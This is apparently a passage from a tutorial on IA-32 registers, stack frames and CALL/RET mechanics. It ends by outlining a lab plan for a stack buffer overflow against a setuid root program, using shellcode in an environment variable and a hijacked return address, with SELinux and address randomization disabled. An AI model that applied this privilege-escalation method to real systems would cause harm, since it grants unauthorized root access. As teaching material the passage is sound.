Linear address space is mapped into the processor physical address space either directly or through *paging* for flat or segmented memory model. When the paging is disabled, each linear address will be mapped to one-to-one respective physical memory. In this case, linear addresses are sent out on the processor's address lines without any translation. If the paging mechanism is enabled, the linear address space is divided into pages which are mapped to *virtual memory*. The virtual memory pages then mapped as needed into physical memory.

2.5.2 Registers

The IA-32 architecture provides 16 registers for the general system and application programming utilization. These registers can be grouped into the following categories.

1. 8 general-purpose registers – for storing operands and pointers.
2. 6 segment registers – for holding segment selectors.
3. 1 ***EFLAGS*** register – for program status and control purposes.
4. 1 `EIP` (instruction pointer) register – used to point to the next instruction to be executed.




Figure 2.4: The general system and application programming registers




Figure 2.5: The alternate general-purpose register names




Figure 2.6: System Flags in the EFLAGS Register

These 32-bit general-purpose registers (EAX, EBX, ECX, EDX, ESI, EDI, EBP and ESP) are used for holding operands for logical and arithmetic operations and for address calculation and memory pointers. However Intel's instruction set combined with the segmented memory model normally use these general purpose registers for specific usage that can be summarized in the following Table.

Register	*Usage*
EAX	Accumulator for operands and results data.
EBX	Pointer to data in the DS segment.
ECX	Counter for string and loop operation.
EDX	I/O pointer
ESI	Pointer to data in the segment pointed to by the DS register, source pointer for string operations

EDI	Pointer to data (or destination) in the segment pointed to by the ES register, destination pointer for string operations.
ESP	Stack pointer (in SS segment).
EBP	Pointer to data on the stack (in the SS segment)

Table 2.3: The 32-bit general-purpose registers

The segment registers (CS, DS, SS, ES, FS and GS) used to hold the 16-bit segment selectors. A **segment selector** is a special pointer that identifies a segment in memory. If writing the system code, coders may need to create segment selectors directly while if writing application code, coders normally create segment selector with assembler directives and symbols. Then, it is the assembler and other tools responsibility to create the actual segment selector values associated with these directives and symbols.



Linear Address Space for Program
Segment Registers
CS
DS
SS
ES
FS
GS
Overlapping Segments of up to 4 GBytes Beginning at Address 0
The segment selector in each segment register points to an overlapping segment in the linear address space.

Figure 2.7: The use of segment registers for flat memory model




Figure 2.8: The use of segment registers in segmented memory model

Reference Type	**Register Used**	**Segment Used**	**Default Selection Rule**
Instructions	CS	Code Segment	All instruction fetches.
Stack	SS	Stack Segment	All stack pushes and pops. Any memory reference which uses the ESP or EBP register as a base register.
Local Data	DS	Data Segment	All data references, except when relative to stack or string destination.
Destination Strings	ES	Data Segment pointed to with the ES register	Destination of string instructions.

Figure 2.9: The default segment selection rules

The special register, EIP contains the offset in the current code segment for the next instruction to be executed. Depending on the system architecture either 16- or 32-bit, *EIP* is advanced from one boundary to the next or it is moved forward or backward by a number of instructions when executing unconditional branch instruction such as *JMP* and *CALL* or conditional branch such as *JCC*.
Take note that *EIP* cannot be accessed directly by software, it is controlled implicitly by the control-transfer instructions such as *JMP*, *CALL*, *RET* and *JCC*, interrupts and exceptions. The only way to read the *EIP* register is to execute the *CALL* instruction and then read the value of the return instruction pointer from the procedure stack. ***The* EIP *register can be loaded indirectly by modifying the value of a return instruction pointer on the procedure stack and executing a return instruction such as* RET *and* IRET**. This behaviour is important when finding or determining the

address of a string in the stack used in the buffer overflow exploit that will be discussed in Chapter 3.

2.5.3 Procedure Call

In this section, the 'procedure' term used as a general ‘phrase’ for discussing other similar names used in the programming language such as function, subroutine and method. It is important in order to understand how the stack will be constructed and destroyed from the processor’s 'point-of-view'. Intel processor support the following two ways of procedure calls.

1. Using the ***CALL*** and ***RET*** instructions.
2. Using the ***ENTER*** and ***LEAVE*** instructions, associated with the ***CALL*** and ***RET*** instructions.

These two procedure call mechanisms use in the stack construction and destruction which include saving the state of calling procedure, passing parameters to the called procedure (callee) and storing local variables for the currently executing procedure.

2.5.3.1 Stack

The stack structure is shown in Figure 2.10. It is just an array of 'bounded' contiguous memory locations and contained in a segment which identified by the segment selector in the SS register. It is quite similar to what C compiler implements for its function call which we will discuss later.



Stack Segment
Bottom of stack (initial ESP value)
Local variable for calling procedure
Passed parameter to called procedure
EBP register
ESP register
Return instruction pointer
Top of the stack
16 or 32 bits wide
Pops move the top of the stack to higher addresses
Pushes move the top of the stack to lower addresses
POP
PUSH

Figure 2.10: A structure of stack

The stack can be located anywhere in the linear address space for program in flat memory model and can be up to 4GBytes long, which is a maximum size of a segment.
Normally, the PUSH instruction used to store items on the stack while POP instruction used to remove items from the stack. The ESP will be decremented when an item is pushed onto the stack, writing the item at the new top of the stack. When an item is popped off the stack, the processor reads the item from the top of the stack and then increments the *ESP* register. Well, it is obvious that the *PUSH* and *POP* operate on the First-In-Last-Out manner.

Notice that when items are pushed on the stack, the stack grows downward in memory and when the items are popped from the stack it shrinks upward. A program or OS can set up many stacks and the number of stacks in a system is limited by the maximum number of segments and the availability of the physical memory. ***However, at anytime, only one stack that is the current stack is available which the one that is contained in the segment referenced by the SS register***. For all the stack operation, processor will reference the *SS* register automatically. In this case the *CALL*, *RET*, *POP*, *PUSH*, *LEAVE* and *ENTER* instructions all will perform operations on the current stack.

2.5.3.2 General Task of the Stack Set up

Now, let see how the stack is setup in conjunction with the procedure call. In general, to set up a stack and establish it as the current stack, programs or OS must do the following tasks.

1. Establish a stack segment (***SS***).
2. Load the segment selector for the stack segment into the ***SS*** register using ***MOV***, ***POP*** or ***LSS*** instruction.
3. Load the stack pointer for the stack into the ***ESP*** using ***MOV***, ***POP*** or ***LSS*** instruction.

Depending on the width of the stack, the stack pointer for the stack segment should be aligned to 16-bit (word) or 32-bit (double-word) size. The *POP* and *PUSH* instructions use the *D* flag in the segment descriptor to determine how much to decrement or increment the stack pointer on a push or pop operation respectively. However, if the contents of a segment register (a 16-bit segment selector) are pushed onto the 32-bit wide stack, processor automatically aligns the stack pointer to the next 32-bit boundary. It is the programs, tasks and system procedures that running on the processor responsibility to maintain a proper alignment of the stack pointers, the **processor does not verify stack pointer alignment**.

2.5.3.3 Procedure Linking Information

The procedure linking information will be used in conjunction with the standard program procedure call technique that implemented by procedures such as function, subroutine and method in programming languages. Processor provides two pointers to link the procedures:

1. A stack-frame base pointer.
2. A return instruction pointer.

In real implementation the stack is normally divided into frames. Each stack is a self-contained storage that may include local variables, parameters to be passed to another procedure and procedure linking information. The *stack-frame base pointer* contained in the *EBP* register identifies a fixed reference point within the stack frame for the called procedure. In this case, the called procedure normally will copy the content of the *ESP* register into *EBP* register before pushing any local variables on the stack. Then, the stack-frame base pointer provides an access to the stack data structure such as return instruction pointer and local variables.

For the return instruction pointer, the *CALL* instruction pushes the address in the *EIP* register onto the current stack before jumping to the first instruction of the called procedure. Then, this address becomes the return-instruction pointer and pointing to the instruction where the execution of the calling procedure should continue. Programmer need to ensure that the stack pointer is pointing to the return instruction pointer on the stack before issuing a *RET* instruction because **processor does not keep track of the location of the return-instruction pointer**. A typical practice to reset the stack pointer back to point to the return-instruction pointer is to move the contents of the *EBP* register into the *ESP* register as shown in the following assembly snippet.

```
...
subprog_label:
     ...
PUSH      EBP        ; save original EBP value on stack
MOV       EBP, ESP   ; new EBP = ESP
SUB       ESP, LOCAL_BYTES_SIZE  ; the # of bytes needed by locals
...

; subprogram code
     ...
MOV       ESP, EBP   ; deallocate locals
POP       EBP        ; restore original EBP value
RET
```

In this case, one of the weakness that can be misused is the processor does not require that the return instruction pointer point back to the calling procedure. Before executing the *RET* instruction, the return instruction pointer can be manipulated in program to point to any address in the current code segment (near return) or another code segment (far return).

2.5.3.4 Calling Procedures Using CALL and RET

In order to provide control transfers to procedure within the current code segment (near call) and in different code segment (far call) the *CALL* instruction can be used. Near calls generally provide access to the **local procedures within the currently running program** while the far calls are typically used to access **OS procedures or procedures in a different task**.
The *RET* instruction provides near and far returns to match the near and far versions of *CALL* instruction. The *RET* instruction also allows a program to increment the stack pointer on a return to release parameters from the stack. The following steps describe the near call execution.

1. Pushes the current value of the ***EIP*** register on the stack.
2. Loads the offset of the called procedure in the ***EIP*** register.
3. Begins execution of the called procedure.

When executing the near return, the following steps are performed.

1. Pops the top of the stack value that is the return instruction pointer into the ***EIP*** register.

2. If the ***RET*** instruction has an optional x number of argument, increments the stack pointer by the number of the bytes specified with the x operand to release parameters from the stack.
3. Continues execution of the calling procedure.

When executing a far call, the following steps are performed.

1. Pushes the current value of the ***CS*** register on the stack.
2. Pushes the current value of the ***EIP*** register on the stack.
3. Loads the segment selector of the segment that contains the called procedure in the ***CS*** register.
4. Loads the offset of the called procedure in the ***EIP*** register.
5. Begins execution of the called procedure.

Finally, when executing a far return, the following steps performed by processor.

1. Pops the top of the stack value that is the return instruction pointer into the ***EIP*** register.
2. Pops the top of the stack value that is the segment selector for the code segment being returned to into the ***CS*** register.
3. If the ***RET*** instructions has an optional x number of argument, increments the stack pointer by the number of bytes specified with the x operand to release parameter from the stack.
4. Continues execution of the calling procedure.

In order to pass parameters between procedures, one of the following three methods can be used.

1. *Using the general-purpose registers* – On the procedure calls, processor does not save the state of the general-purpose registers so a calling procedure can pass up to six parameters to the called procedure by copying the parameters into any of these registers except of course the ***ESP*** and ***EBP*** before executing the ***CALL***. Similarly, the called procedure can pass parameters back to the calling procedure through these registers.
2. *Using the stack* – This is suitable for the large number of parameters that need to be passed to the called procedure. The parameters can be stored in the stack of the stack frame. The ***EBP*** can be used to make a frame boundary for easy access to the parameters. Similarly, the called procedure can pass parameters back to the calling procedure using stack.
3. *Using an argument list* – Argument list in one of the data segments in memory can be used to pass a large number of parameters or even a data structure to the called procedure. Then general-purpose register or stack can be used to store a pointer to the argument list. Similarly, parameters can also be passed back to the caller in the same manner.

During the procedure call, processor does not save the *contents of the segment*, *general-purpose* or the *EFLAGS registers*. It the caller responsibility to explicitly save the values that will be needed later for execution continuation after a return in any of the general-purpose registers. In this case *PUSHA* (push all) and *POPA* (pop all) instructions can be used for saving and restoring the contents of the general-purpose registers. Take note that *PUSHA* pushes the values in all the general-purpose registers on the stack in the following order: *EAX*, *ECX*, *EDX*, *EBX*, *ESP* (the value before executing the *PUSHA* instruction), *EBP*, *ESI* and *EDI*. The *POPA* instruction pops all the register values saved with a *PUSHA* instruction (except the *ESP* value) from the stack to their respective registers. Before returning to the calling procedure, called procedure need to restore the state of any of the segment registers explicitly if they are changed. For maintaining the state of the *EFLAGS* registers, the *PUSHF*/*PUSHFD* and *POPF*/*POPFD* instructions can be used.

The IA-32 architecture has an alternative method for performing procedure calls with the *ENTER* (enter procedure) and *LEAVE* (leave procedure) instructions. Using these instructions, the stack frame will be automatically created and released automatically. Predefined spaces for local variables and the necessary pointers already available in the stack frame and scope rules features also available. This block-structured procedure calls technique is normally used by the high level languages such as C and C++. The detail of this procedure call technique can be found in [56].

2.6 Related Instructions and Stack Manipulation

This section introduces the basic Intel's instruction set used in the stack operations. It is discussed in order to learn the basic instructions used to manipulate the stack and it is not complete information which can be found in Intel's doc. The *PUSH*, *POP*, *PUSHA* and *POPA* instructions can be used to move data to and from the stack. In general, the *PUSH* instruction decrement the stack pointer (*ESP*) then copies the source operand to the top of the stack. It operates on memory, immediate and register operands (including the segment registers). The general syntax is:

```
PUSH Source
```

It is used to store parameters on the stack before calling a procedure and reserving space on the stack for temporary variables. Figure 2.11 tries to describe the *PUSH* operation in placing a doubleword, '*ABCD*' into the stack.




Figure 2.11: The PUSH operation

The *PUSHA* instruction saves the contents of the eight general-purpose registers on the stack. This instruction simplifies the procedure calls by reducing the number of instructions needed to save the contents of the general-purpose registers as discussed previously, the registers are pushed on the stack in the order of *EAX*, *ECX*, *EDX*, *EBX*, the initial value of *ESP* before *EAX* was pushed, *EBP*, *ESI* and *EDI*. Figure 2.12 shows the *PUSHA* operation.




Figure 2.12: The PUSHA operation

Opposite to *PUSH*, the *POP* instruction copies the word or doubleword at the current top of the stack (*ESP*) to the location specified with the destination operand. The general syntax is:

```
POP Destination
```

The *ESP* then incremented to point to the new top of the stack. The destination operand may specify a general-purpose register, a segment register or memory location. Figure 2.13 shows the *POP* operation in removing a doubleword, '*ABCD*' from the stack.




Figure 2.13: The POP operation

The *POPA* instruction reverses the *PUSHA* actions. It pops the top eight words or doublewords from the top of the stack into the general-purpose registers, except the *ESP* register. If the operand-size attribute is 32, the doublewords on the stack are moved to the registers in the order of *EDI*, *ESI*, *EBP*, ignoring the doubleword, *EBX*, *EDX*, *ECX* and *EAX*. The *ESP* register is restored by the action of popping the stack. If the operand-size attribute is 16, the words on the stack ate moved in the order of *DI*, *SI*, *BP*, ignoring the word, *BX*, *DX*, *CX* and *AX*. Figure 2.14 shows the *POPA* operation.




Figure 2.14: The POPA operation

There are conditional and unconditional control transfer instructions available to direct the flow of program execution in Intel's instruction set. The unconditional control transfers are always executed while the conditional transfers are executed only for specified states of the status flags in the *EFLAGS* register. Only several unconditional transfer instruction will be discussed here that related to the buffer overflow exploit preparation and stack construction.

The *JMP*, *CALL*, *RET*, *INT* and *IRET* instructions can be used to transfer program control to another location that is the destination address in the instruction stream. The destination can be within the same code segment (near transfer) or in a different code segment (far transfer). The jump (*JMP*) instruction has the following characteristics.

1. Unconditional transfer program control to a destination instruction.
2. One-way transfer, the return address is not saved.
3. Destination operand specifies the address of the destination instruction.
4. Then, the address can be relative or absolute.

The *CALL* (call procedure) instruction and *RET* (return from procedure) instructions can be used for jumping from one procedure to another and subsequent jump back or return to the calling procedure. The *CALL* instruction transfers program control from the current or calling procedure to another procedure that is the called procedure. To allow a subsequent return to the calling procedure, the *CALL* instruction saves the current contents of the *EIP* register on the stack before jumping to the called procedure. Before transferring program control, the *EIP* register contains the address of the instruction following the *CALL* instruction. This address is referred as the return instruction pointer or return address when it is pushed on the stack. The address of the first instruction in the procedure being jumped to, specified in a *CALL* instruction the similar way as it is in a *JMP* instruction and the address can be a relative or absolute address. If an absolute address is specified, it can be either a near or a far pointer.

The *RET* instruction transfers program control from the procedure currently being executed that is the called procedure, back to the procedure that call it, that is the calling procedure. Transfer of control is achieved by copying the return instruction pointer from the stack into the *EIP* register. Then, the program execution resumes with the instruction pointed to by the *EIP*. The optional operand if used is the value of which is added to the contents of the *ESP* as part of the return operation and this operand permits the stack pointer to be incremented in order to remove parameters from the stack that were pushed on the stack by the calling procedure previously. The following C and assembly code snippet shows the *PUSH*, *POP*, *JMP* and *RET* instructions.

The C code:

```c
void compute sum(int n, int *sumptr)
{
int i , sum = 0;

for (i=1; i <= n; i++)
sum += i;
*sumptr = sum;
}
```

The assembly equivalent:

```
cal_sum:
PUSH       EBP
MOV        EBP, ESP
SUB        ESP, 4              ; make room for local sum

MOV        DWORD [EBP - 4], 0 ; sum = 0
MOV        EBX, 1              ; EBX (i) = 1

for_loop:
CMP        EBX, [EBP+8]        ; is i <= n?
JNLE       end_for             ; if i > n, jump to end_for

ADD        [EBP-4], EBX        ; sum += i
INC        EBX
JMP        SHORT for_loop      ; jump to for_loop

end_for:
MOV        EBX, [EBP+12]       ; EBX = sumptr
MOV        EAX, [EBP-4]        ; EAX = sum
MOV        [EBX], EAX          ; *sumptr = sum;

MOV        ESP, EBP
POP        EBP
RET
```

The following assembly snippet shows the *CALL* instruction.

```
…
MOV        EBX, input1
CALL       wri_int   ; first call

MOV        EBX, input2
CALL       wri_int   ; second call
…
wri_int:
CALL       read_int  ; another call
MOV        [EBX], EAX
RET
```

To conclude this section, let recap what have been covered. The *PUSH* instruction inserts a double word (or word or quad word) on the stack by subtracting 4 from *ESP* and then stores the double word at *ESP*. The *POP* instruction reads the double word at *ESP* and then adds 4 to *ESP*. The following assembly code demonstrates how these instructions work and assumes that *ESP* is initially holds *1000H*.

```
PUSH       DWORD 7        ; 7 stored at 0FFCh, ESP = 0FFCh
PUSH       DWORD 3        ; 3 stored at 0FF8h, ESP = 0FF8h
PUSH       DWORD 5        ; 5 stored at 0FF4h, ESP = 0FF4h
POP        EAX            ; EAX = 5, ESP = 0FF8h
POP        EBX            ; EBX = 3, ESP = 0FFCh
POP        ECX            ; ECX = 7, ESP = 1000h
```

CH 03 (A): PREPARING THE VULNERABLE ENVIRONMENT

3.1 Introduction

The methodology used will be an experiment of escalating a normal user to root privilege by exploiting a buffer overflow that exists in a vulnerable program in a controlled environment. The flow of event during the demonstration will be analyzed and the analysis uses a reverse engineering technique.

First of all a vulnerable environment will be created by disabling the SELinux and address space randomization. Using the Fedora 9 which was installed as a virtual guest OS on Windows XP Pro SP 2, a stack-based buffer overflow program will be created and exploited. The vulnerable code (bofvulcode.c) is a typical *setuid* type C program that is owned by root but executable by user which will have a *strcpy()* function that vulnerable to a stack-based buffer overflow. Without any bound checking mechanism implemented, implicitly or explicitly, the buffer declared in the program which will be used by *strcpy()* function will be over flown with more bytes than it can hold. The last extra bytes will be precisely overwriting the return address of the function and this address is pointing to the environment variable that contains the shellcode (eggcode.c). This shellcode will act as the payload which contains *setuid(0)* and spawning shell operations. Another simple code (findeggaddr.c) will be used to find the address of the shellcode stored in the environment variable.

Briefly, the following flow of event will be demonstrated, observed, documented and analyzed.

1. Preparing the vulnerable environment.
2. Preparing the vulnerable code.
3. Generate and test the shellcode which will act as the exploit payload.
4. Storing the shellcode in the environment variable.
5. Finding the address of the shellcode.
6. ***setuid*** the vulnerable program.
7. Run the vulnerable program.

3.2 The Specifications

The hardware and software specifications used in this controlled demonstration are listed below. Knowing the specifications is important because the compiled and exploit code should match the architecture, though the source code could be similar.

1. Fedora 9 as guest OS on Win XP Pro SP2 (VMware 6.0.4).

2. Intel x86 platform.
3. Linux kernel 2.6.25-14.fc9.i686.
4. GNU C Library, glibc 2.8-3.i686.
5. GNU Compiler Collection, GCC 4.3.0 RedHat 4.3.0-8.i386.
6. GNU Debugger, gdb 6.8-1.fc9.i386.
7. GNU Assembler, as 2.18.50.0.6 (i386-redhat-linux).
8. Login as normal user (*amad*).
9. Using setuid program with *strcpy()* function as a vulnerable program.
10. It is a local exploit.
11. All the related debuginfo packages [57] were installed.

